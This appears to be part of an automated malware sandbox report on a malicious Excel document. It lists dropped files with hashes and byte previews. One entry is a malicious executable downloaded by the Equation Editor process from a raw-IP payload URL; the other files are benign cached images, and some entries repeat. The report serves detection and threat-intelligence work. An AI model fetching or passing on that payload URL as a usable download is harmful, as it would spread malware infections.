	88AB0FB7AAB828733D7FAD8DD72BA73C7188803ED85C1.exe	Get hash	malicious	Browse	• 162.210.196.173

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlogon[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	513443
Entropy (8bit):	7.37315837962637
Encrypted:	false
SSDEEP:	12288:7lIKV65P7x6p5laFBAteHb9Pzrv4QHA5A:7Cq47xO5MXAtYxbrQgAe
MD5:	8E90E8E526BC80036BA6B50A913A1880
SHA1:	56F076B442E362E58E787FCEA35CEA45A70447EE
SHA-256:	50901C9BDF963127A05847C8C0A1D71D8C02310C491A159CF87A1E888CEAB348
SHA-512:	60F5346007C19104284630001F665AE8B74C71DAB5B7BF8D6A60AA639281929A0F8E60DED6150A3B395DD56C0DC0A5B13824329CA1C093EC96ACAAAF50A0E5BA
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://107.173.191.75/dodge/winlogon.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....\.....0.....p....@.....@.....t.....p..@.....p.....tex t...h[.....\..... ..`.rdata.....p.....`.....@..@.data...X\.....t.....@....ndata.....rsrc...@....p.....x.....@..@..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\196BE5C3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tlIQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\196BE5C3.png	
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!....|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,...|....y....G.LOO..?.....7..- .>.._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._..7vF..0.....B>.....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~.....,_..Wp.....q.....G..vA.D.E....."...?...'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&l..)..).J..>...+Mn.^.W.._....D..."..}..k.....8.N_.v..>.y.@0.../.....>.a.....z.].../.r .....|3.....?.z..g.Z.....l0.L.S....._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2CC27E4A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E577220801194CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb.. ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX.. 6....g=.R(..N'.0&.l(..B2..\...\|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D").,.J.....u..1.#....A.P.i..!...3.U1....RI..9....:..~..r..N.....Je,...l...(..CCC...v....a.l6KQ...ooo...d.fxx...k``...5. N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{....,.q.\,.E".....z..*.abbB*...j.\.J.(.b.....\|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F. Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..I.T*..I$.x<..J..q..*.J .X..O>...C.d2.JI...:...#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`..T....,...A.....l$.q.\f.....eY..8.+.. ..`dd.b.X,.BH.T..4-..x.EV.|&.p.....O.P(.J.\>66.a.X,...><<....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H. .|>/.Hd2....EQ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3668CB87.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).Jl).".....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~-...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%I.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3AF4462D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A4159464466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle...'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..'""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'""""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$"'.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\42A24FD9.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	498420
Entropy (8bit):	0.6413691154982258
Encrypted:	false
SSDEEP:	384:LTXXwBkNWZ3cJuUvmWnTG+W4DH8ddxzsFfW3:fXwBkNWZ3cjvmWa+VDO
MD5:	3FBB8612EB4F2A6F9C2C41768FE72538
SHA1:	AAEFDEA1B614967532F5207AE0F38350B8753937
SHA-256:	986C659A2B737254905B4315A1437BEF4A81A3DBDADB3F00BD9637D3F377D636
SHA-512:	EBAD5D7E9BB93A4FC76EED47B96ED6F3AE0790FC075AD8B706745E1198FBCF3BB7D2CC03FDF39900C971EECA6E8CEECF1AC84DB61859F51352A7B6F59BDFA9BE
Malicious:	false
Preview:	....l.....2.....m>..C... EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....?!@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....-P$.....f7P.@o.%.....(.....RQ.Q.....p..$Q.Q..... ...Id7P..... .....d7P.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....X.....8/P.....dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....2.....L.....P... ...6...F....F...F..EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\486A184F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041C
Malicious:	false
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty.MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...|.g.z..Y..._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#..._....I....k.!":...H.....eKN.....9....{%.....*7..6Y.."....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q...{.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j.9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7I...u.M....v.uY_.V|.].-Oo....._.;@c....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\518BFEB2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....tEXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle....'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3....B3s.....|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`..a|.....<... ..+...["""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..`"""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px(.5..4lt..&....d.R!.....!.$"'.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\52C9B604.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\52C9B604.png	
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N.^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....>[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R..Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5481F451.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..........(..1$..)..[..c&t..ZHv..5....3#..~8...Y.............e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...l@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L..:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5927D635.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B2456
Malicious:	false
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k....-.....>Jg.....h..m.....l`.....qjG.9\LC.....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e.....x....~...x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i.C..P.*...O..e..7./..k:..t....]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV.t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.l.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\64991FDC.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B2456
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\64991FDC.png	
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k....-.....>Jg.....h..m.....I`.....qjG.9\LC.... .....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e. ....x....~...x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i .C..P.*...O..e..7./..k:..t...]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV. t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.l.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CAF8DB0B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E577220801194CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb... ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX.. 6....g=.R(..N'.0&.I(..B2..\...\|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D").,.J.....u..1.#....A.P.i..!...3.U1....RI..9....:..~..r..N.....Je,...I...(..CCC...v....a.l6KQ...ooo...d.fxx...k``...5. N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{....,.q.\,.E".....z..*.abbB*...j.\.J.(.b.....\|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F. Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..I.T*..I$.x<..J..q..*.J .X..O>...C.d2.JI...:...#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`..T....,...A.....l$.q.\f.....eY..8.+.. ..`dd.b.X,.BH.T..4-..x.EV.|&.p.....O.P(.J.\>66.a.X,...><<....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H. .|>/.Hd2....EQ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D9FC8190.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tIlQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!....|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,...|....y....G.LOO..?.....7..- .>.._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._..7vF..0.....B>.....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~.....,_..Wp.....q.....G..vA.D.E....."...?..'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&l..)..).J..>...+Mn.^.W.._....D..."..}..k.....8.N_.v..>.y.@0../.....>.a.....z.]../.r .....|3.....?.z..g.Z.....l0.L.S....._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DA3F8406.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
